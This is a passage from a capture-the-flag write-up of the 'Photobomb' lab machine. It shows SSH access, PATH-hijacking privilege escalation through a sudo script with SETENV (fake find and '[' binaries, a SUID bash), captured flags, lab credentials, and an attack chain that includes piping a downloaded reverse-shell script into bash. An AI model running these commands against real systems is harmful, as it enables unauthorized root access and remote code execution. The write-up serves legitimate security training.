ssh -i id_rsa wizard@10.10.11.182
Welcome to Ubuntu 20.04.5 LTS (GNU/Linux 5.4.0-126-generic x86_64)
...
Last login: Mon Oct  3 22:39:03 2022 from 10.10.14.23
wizard@photobomb:~$
The SSH banner throws in the exact system version, Ubuntu 20.04.5 LTS on kernel 5.4.0-126, which is precisely what to check before considering any kernel route. Now stable, the user flag:
cat user.txt
eefdd53e4b3be41d8c177fcabb62eb7dPrivilege Escalation to root
sudo + cleanup.sh: PATH hijacking
We enumerate sudo privileges:
sudo -l
cat /opt/cleanup.sh
Matching Defaults entries for wizard on photobomb:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User wizard may run the following commands on photobomb:
    (root) SETENV: NOPASSWD: /opt/cleanup.sh
The top half, Matching Defaults entries, is worth reading too, because it describes the two defences sudo ships with: env_reset wipes the environment before executing and secure_path forces a fixed PATH of system directories. With those two in place, PATH hijacking should not work. The rule underneath is what cancels them.
#!/bin/bash
. /opt/.bashrc
cd /home/wizard/photobomb
# clean up log files
if [ -s log/photobomb.log ] && ! [ -L log/photobomb.log ]
then
  /bin/cat log/photobomb.log > log/photobomb.log.old
  /usr/bin/truncate -s0 log/photobomb.log
fi
# protect the priceless originals
find source_images -type f -name '*.jpg' -exec chown root:root {} \;
Two details line up. First, the last command calls find without an absolute path, so root will look it up by walking PATH. Second, and crucial, the rule includes SETENV: it lets us pass environment variables (including PATH) to sudo, something env_reset would normally block. A textbook PATH hijacking: drop a fake find in a writable directory and put that directory first in PATH when launching the script:
cd /tmp
echo 'chmod u+s /bin/bash' > find
chmod +x find
sudo PATH=/tmp:$PATH /opt/cleanup.sh
ls -l /bin/bash
bash -p
whoami
-rwsr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
root
The fake find (which runs chmod u+s /bin/bash) executes as root when the script runs, leaves /bin/bash with the SUID bit, and bash -p (which keeps the elevated euid) opens a root shell.
Variant: hijacking the [ binary
There's a second path over the same script. Its first line runs . /opt/.bashrc, and that file contains enable -n [, which disables [ as a shell builtin and forces the external [ binary:
cat /opt/.bashrc | grep -v '^#' | head -n 10
PATH=${PATH:/:\/snap\/bin/}

enable -n [   #  ]

[ -z "$PS1" ] && return

shopt -s checkwinsize
Since the script's if [ -s ... ] now uses the external [ (also without an absolute path), it can be hijacked just like find:
cd /tmp
echo 'bash' > '['
chmod +x '['
ls -l '['
sudo PATH=/tmp:$PATH /opt/cleanup.sh
whoami
-rwxrwxr-x 1 wizard wizard 5 Oct 10 13:31 '['
root@photobomb:/tmp# whoami
root
This variant is even more direct than the find one: [ runs on the if line, that is, right at the top of the script, and since the fake file contains literally bash, what opens is a root shell on the spot (visible in the prompt change), with no SUID step in between.
Both paths end in root. The final flag:
cat /root/root.txt
ebceae1ff60b6e188fb185677bf25407Attack chain
nmap TCP (22, 80) → photobomb.htb
  └─> photobomb.js source → Basic Auth creds pH0t0:b0Mb!
        └─> /printer: image utility → convert behind the scenes
              └─> command injection in the filetype parameter → RCE
                    └─> curl revshell.sh | bash → shell as wizard (user.txt)
                          └─> sudo -l: /opt/cleanup.sh as root with SETENV
                                └─> find (and [) without absolute path → PATH hijacking
                                      └─> sudo PATH=/tmp:$PATH ... → bash -p → root (root.txt)
Lessons learned
- Source code leaks secrets. Support credentials sat embedded in a
.jsserved to the client: never put secrets in frontend code. Inspecting the source is one of the first steps on any web app. - If a parameter feeds a command, test it. The pre-download delay betrayed a
convertbehind the scenes; a per-parameter;sleep 5confirmed the command injection (and showed onlyfiletype, notphoto, was unsanitised). SETENVin sudoers is dangerous. Letting the environment be passed to arootscript breaksenv_reset's protection and opens the door to manipulatingPATH.- Invoking binaries by name from privileged code is a risk.
find(and the external[, forced byenable -n [) without an absolute path turnedcleanup.shinto a double PATH hijacking. Always calling by absolute path would have prevented it. - A
401in a path scan is a finding, not a failure.dirsearchturned up nothing new, but the401 - 590B - /printerconfirmed the route existed and was guarded by exactly the authentication we had just pulled out of the.js. - Latency is a channel. The wait happening before the first byte rather than during the transfer is what gave away that the image was being generated on the fly. Reproducing the
convertlocally withtimeturned a hunch into a measurable hypothesis. - Read the top half of
sudo -l. Theenv_resetandsecure_pathunderMatching Defaultsexist precisely to stop this; theSETENVon the rule is what switches them off. Without that one keyword, the attack does not work. - On a TTY-less shell, SSH is the best upgrade. With
22open, generating a key pair gives a full session, survives the reverse shell dying, and throws in the exact system version for free.